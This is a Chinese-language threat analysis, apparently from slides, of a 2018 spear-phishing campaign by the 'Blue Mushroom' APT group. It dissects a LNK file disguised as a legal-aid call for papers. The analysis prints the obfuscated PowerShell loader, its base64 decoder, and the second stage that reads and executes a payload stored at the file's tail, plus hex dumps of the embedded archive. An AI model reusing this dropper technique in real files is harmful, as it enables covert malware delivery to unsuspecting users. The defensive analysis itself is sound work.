蓝宝菇黑客组织所采用的攻击形式主要是使用鱼叉邮件携带二进制可执行文件并以RAR压缩包的形式打包发送，并善于使用脚本类型语言的木马，从攻击形式上来说该组织还会使用一些较为冷门的方式启动后门如(INK文件)。

Lnk文件攻击

2018年四月左右该组织发动了一次针对性极强的鱼叉攻击，诱使攻击者打开鱼叉邮件中的LNK文件，从而后台执行恶意的PowerShell木马收集上传用户电脑中的敏感文件，该次攻击使用了较为冷门的LNK文件进行攻击。




“法律援助文丛”约稿启事

目标类型: 应用程序

目标位置: v1.0

目标(T): '$($host.ui.rawui.windowtitle)';$(bh0 '

起始位置(S):



“法律援助文丛”约稿启事

目标类型: 应用程序


目标位置: v1.0

目标(T): hell\v1.0\PowershELL.exe Function bh0{p

起始位置(S):

Lnk文件攻击

由于直接在系统中查看会显示不全，我们使用二进制工具查看该LNK文件结构，在特定字段我们可以获取到完整的PowerShell脚本，也可以清楚看到该LNK文件调用了PowerShell的脚本执行器。



启动　“法律援助文丛”约稿启事.lnk ×

编辑为: Hex　Run Script　运行模板: LNK.bt


```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
190h: 00 20 00 4A 00 31 00 00 00 00 00 00 00 00 00 10   . .J.1..........
1A0h: 00 76 31 2E 30 00 00 36 00 08 00 04 00 EF BE 00   .v1.0..6.....i¾.
1B0h: 00 00 00 00 00 00 00 2A 00 00 00 00 00 00 00 00   .......*........
1C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
1D0h: 00 76 00 31 00 2E 00 30 00 00 00 14 00 68 00 32   .v.1...0.....h.2
1E0h: 00 00 00 00 00 00 00 00 00 00 00 50 6F 77 65 72   ...........Power
1F0h: 73 68 45 6C 4C 2E 65 78 65 00 00 4A 00 08 00 04   shElL.exe..J....
200h: 00 EF BE 00 00 00 00 00 00 00 00 2A 00 00 00 00   .i¾........*....
210h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
220h: 00 00 00 00 00 50 00 6F 00 77 00 65 00 72 00 73   .....P.o.w.e.r.s
230h: 00 68 00 45 00 6C 00 4C 00 2E 00 65 00 78 00 65   .h.E.l.L...e.x.e
240h: 00 00 00 1E 00 00 00 D2 01 46 00 75 00 6E 00 63   .......O.F.u.n.c
250h: 00 74 00 69 00 6F 00 6E 00 20 00 62 00 68 00 30   .t.i.o.n. .b.h.0
260h: 00 7B 00 70 00 61 00 72 00 61 00 6D 00 28 00 24   .{.p.a.r.a.m.(.$
270h: 00 73 00 29 00 3B 00 24 00 30 00 3D 00 69 00 65   .s.).;.$.0.=.i.e
280h: 00 78 00 28 00 27 00 5B 00 63 00 6F 00 6E 00 76   .x.(.'.[.c.o.n.v
290h: 00 65 00 72 00 74 00 5D 00 3A 00 3A 00 27 00 2B   .e.r.t.].:.:.'.+
2A0h: 00 27 00 66 00 72 00 6F 00 6D 00 27 00 2B 00 27   .'.f.r.o.m.'.+.'
2B0h: 00 62 00 61 00 73 00 65 00 27 00 2B 00 28 00 32   .b.a.s.e.'.+.(.2
2C0h: 00 33 00 2B 00 34 00 31 00 29 00 2B 00 27 00 73   .3.+.4.1.).+.'.s
2D0h: 00 74 00 27 00 2B 00 27 00 72 00 69 00 6E 00 67   .t.'.+.'.r.i.n.g
2E0h: 00 28 00 24 00 73 00 29 00 27 00 29 00 3B 00 72   .(.$.s.).'.).;.r
```

emplate Results - LNK.bt

名字	值	开始	大小	颜色	注释
GUID LinkCLSID[16]	{00021401-0000-00···	4h	10h	Fg: Bg: 🟨	
struct LinkFlags sLinkFlags		14h	4h	Fg: Bg: 🟨	
struct FileAttributes sFil···		18h	4h	Fg: Bg: 🟨	
FILETIME CreationTime	01/01/1601 00:00:···	1Ch	8h	Fg: Bg: 🟨	
FILETIME AccessTime	01/01/1601 00:00:···	24h	8h	Fg: Bg: 🟨	
FILETIME WriteTime	01/01/1601 00:00:···	2Ch	8h	Fg: Bg: 🟨	
uint32 FileSize	0	34h	4h	Fg: Bg: 🟨	
uint32 IconIndex	4	38h	4h	Fg: Bg: 🟨	
enum ShowCommand	SW_SHOWMINNOACTIV···	3Ch	4h	Fg: Bg: 🟨	
uint16 HotKey	UNKNOWN	40h	2h	Fg: Bg: 🟨	
uint16 Reserved[0]	0	42h	2h	Fg: Bg: 🟨	
uint32 Reserved[1]	0	44h	4h	Fg: Bg: 🟨	
uint32 Reserved[2]	0	48h	4h	Fg: Bg: 🟨	
struct LinkTargetIDList sLink···	CLSID_MyComputer\···	4Ch	1FBh	Fg: Bg:	
uint16 IDListSize	505	4Ch	2h	Fg: Bg:	
struct IDList sIDList[0]	CLSID_MyComputer	4Eh	14h	Fg: Bg:	
struct IDList sIDList[1]	C:\	62h	19h	Fg: Bg:	
struct IDList sIDList[2]	Windows	7Bh	52h	Fg: Bg:	
struct IDList sIDList[3]	System32	CDh	56h	Fg: Bg:	
struct IDList sIDList[4]	WindowsPowerShell	123h	70h	Fg: Bg:	
struct IDList sIDList[5]	v1.0	193h	4Ah	Fg: Bg:	
struct IDList sIDList[6]	PowershElL.exe	1DDh	68h	Fg: Bg:	
uint16 TerminalID	0	245h	2h	Fg: Bg:	
struct StringData COMMAND_LIN···	Function bh0{para···	247h	3A6h	Fg: Bg: 🟨	
struct StringData ICON_LOCATION	C:\Windows\System···	5EDh	40h	Fg: Bg:	

Lnk文件攻击


将拷贝出来的PowerShell脚本格式化下，我们能很清楚的看清该PowerShell脚本，将被Base64编码的数据传入bh0函数并将字符串Base64拼接，调用API将其解码后使用Cmd运行被解密的Powershell脚本。



```
Function bh0
 {
        param($s);
        $0=iex('[convert]::'+'from'+'base'+(23+41)+'st'+'ring($s)');
        return [text.encoding]::utf8.getstring($0)
}
cmd /c start /min powershell """`$p='$($host.ui.rawui.windowtitle)';
$(bh0 'RnVuY3Rpb24gYmgwe3BhcmFtKCRzKTskMD1pZXgoJ1tjb252ZXJ0XTo6JysnZnJvbScrJ2Jh
```

Lnk文件攻击


我们将被Base64解码后的脚本格式化，可以清楚看到，bh0函数和之前脚本中的是一样的作用将字符串Base64解码。该脚本首先会打开该Lnk文件并将文件指针定位到lnk结构的最后一行将文件尾部数据使用bh0函数解码后，使用IEX执行该解码后的脚本。




```
Function bh0
 {
        param($s);
        $0=iex(’[convert]::’+’from’+’base’+(23+41)+’st’+’ring($s)’);
        return [text.encoding]::utf8.getstring($0)
}
If(!$p.endswith(’.lnk’))
 {
        $p+=’.lnk’
}
$p=gi
$p;
$9=gc
$p;
iex
(
        bh0 $9[-1]
)
```

Lnk文件攻击


这是附加在文件尾部的数据，如果熟悉Base64应该很容易看的出来这是被Base64编码后的数据。将该数据进行解码后发现该数据格式为[压缩包+PowerShell]。



```
00 33 00 32 00 5C 00 73 00 68 00 65 00 6C 00 6C   .3.2.\.s.h.e.l.l
00 33 00 32 00 2E 00 64 00 6C 00 6C 00 A0 0A 54   .3.2...d.l.l. .T
56 4E 44 52 67 41 41 41 41 42 79 50 67 51 41 41   VNDRgAAAAByPgQAA
41 41 41 41 43 77 41 41 41 41 41 41 41 41 41 41   AAAACwAAAAAAAAAA
77 45 42 41 41 49 41 41 41 41 33 41 67 41 41 65   wEBAAIAAAA3AgAAe
67 41 41 41 42 41 41 41 51 42 59 65 67 63 41 41   gAAABAAAQBYegcAA
41 41 41 41 41 41 41 69 30 30 6F 69 79 41 41 64   AAAAAAAi00oiyAAd
47 31 77 58 46 4A 68 63 69 35 6C 65 47 55 41 6D   G1wXFJhci5leGUAm
30 55 41 41 46 68 36 42 77 41 41 41 49 74 4E 7A   0UAAFh6BwAAAItNz
6F 6F 67 41 48 52 74 63 46 79 68 73 4C 65 6F 77   oogAHRtcFyhsLeow
73 6E 55 72 74 62 36 7A 73 53 30 31 4B 47 78 31   snUrtb6zsS01KGx1
4C 79 34 35 63 62 30 79 73 49 75 5A 47 39 6A 65   Ly45cb0ysIuZG9je
41 41 69 4D 31 4F 2B 75 30 77 41 67 45 4E 4C 37   AAiM1O+u0wAgENL7
58 31 74 65 46 4E 56 74 76 41 35 79 57 6B 62 49   X1teFNVtvA5yWkbI
4A 41 41 42 51 6F 55 44 42 69 31 53 73 56 43 30   JAABQoUDBi1SsVC0
47 6B 6E 31 53 6C 51 51 74 56 53 6B 37 52 4E 63   Gkn1SlQQtVSk7RNc
53 67 74 7A 6D 41 6E 39 71 49 79 4A 61 66 67 57   SgtzmAn9qIyJafgW
45 76 77 74 4B 57 48 54 53 6F 6F 49 75 4E 34 37   EvwtKWHTSooIuN47
2B 6A 31 69 33 75 76 56 35 6B 5A 42 77 73 79 70   +j1i3uvV5kZBwsyp
61 58 59 67 69 49 55 55 4D 53 76 45 52 31 6E 33   aXYgiIUUMSvER1n3
4C 58 6F 77 49 68 51 51 63 6D 37 31 74 6F 6E 61   LXowIhQQcm71tona
59 72 4F 65 2B 2F 7A 76 48 39 66 65 4A 72 73 73   YrOe+/zvH9feJrss
38 2F 2B 57 48 76 74 74 64 66 58 33 6E 74 6C 77   8/+WHvttdfX3ntlw
55 38 33 53 47 5A 4A 6B 68 54 34 69 30 59 6C 71   U83SGZJkhT4i0Ylq
56 55 53 2F 2F 4B 6B 2F 2F 6E 66 43 66 67 62 63   VUS//Kk//nfCfgbc
64 6E 4F 45 64 4C 4C 51 39 36 63 30 69 6F 58 76   dnOEdLLQ96c0ioXv
6A 6D 6C 4A 48 6A 58 43 73 66 79 6D 6E 74 2F 55   jmlJHjXCsfymnt/U
58 50 48 33 59 36 66 33 33 48 50 50 66 65 47 48   XPH3Y6f33HPPfeGH
44 2B 37 30 31 47 6A 33 75 4F 34 36 78 35 48 2F   D+701Gj3uO46x5H/
6D 33 46 6A 72 76 76 58 58 72 6E 39 4F 48 44 68   m3FjrvvXXrn9OHDh
7A 71 4E 4E 6A 5A 65 2B 4F 54 61 74 78 39 66 58   zqNNjZe+OTatx9fX
78 2F 37 43 37 34 39 6F 66 34 74 2B 50 37 67 6B   x/7C749of4t+P7gk
2F 48 31 42 2B 6E 62 56 76 38 55 66 56 39 57 2F   /H1B+nbVv8UfV9W/
```




```
3D 24 5F 2E    $a  $b  $7;$4=$_.
2E 65 6E 64    Length;If($h.end
6E 22 29 29    swith("OK`r`n"))
27 27 3B 24    {$b+=1}};$1='';$
20 2D 66 20    h+=(Get-Date -f
73 73 29 2B    yyyyMMddhhmmss)+
22 24 65 6E    "`r`n";$h > "$en
65 72 2E 6C    v:tmp\$($5)per.l
```



```
4D 53 43 46 00 00 00 00 72 3E 04 00 00 00 00 00   MSCF....r>......
2C 00 00 00 00 00 00 00 03 01 01 00 02 00 00 00   ,...............
37 02 00 00 7A 00 00 00 10 00 01 00 58 7A 07 00   7...z.......Xz..
00 00 00 00 00 00 8B 4D 28 8B 20 00 74 6D 70 5C   ......‹M(‹ .tmp\
52 61 72 2E 65 78 65 00 9B 45 00 00 58 7A 07 00   Rar.exe.›E..Xz..
00 00 8B 4D CE 8A 20 00 74 6D 70 5C A1 B0 B7 A8   ..‹MÎŠ .tmp\¡°·¨
C2 C9 D4 AE D6 FA CE C4 B4 D4 A1 B1 D4 BC B8 E5   ÂÉÔ®ÖúÎÄ´Ô¡±Ô¼¸å
```

Lnk文件攻击

该压缩包的作用是释放迷惑型文档，同时解压除后续需要使用的RAR压缩包软件该软件的数字签名是正常签名，在后续的脚本中可也可以验证该点。



Rar.exe 属性

签名列表

签名人姓名:	电子邮件...	时间戳
win.rar ...	info@win...	2013年12月1...

数字签名详细信息


数字签名信息
此数字签名正常。

签名人信息(S)

名称: win.rar GmbH
电子邮件: info@win-rar.com
签名时间: 2013 年 12 月 1 日 16:08:55

副署(O)

签名人姓名:	电子邮件...	时间戳
COMODO T...	不可用	2013年12月1...



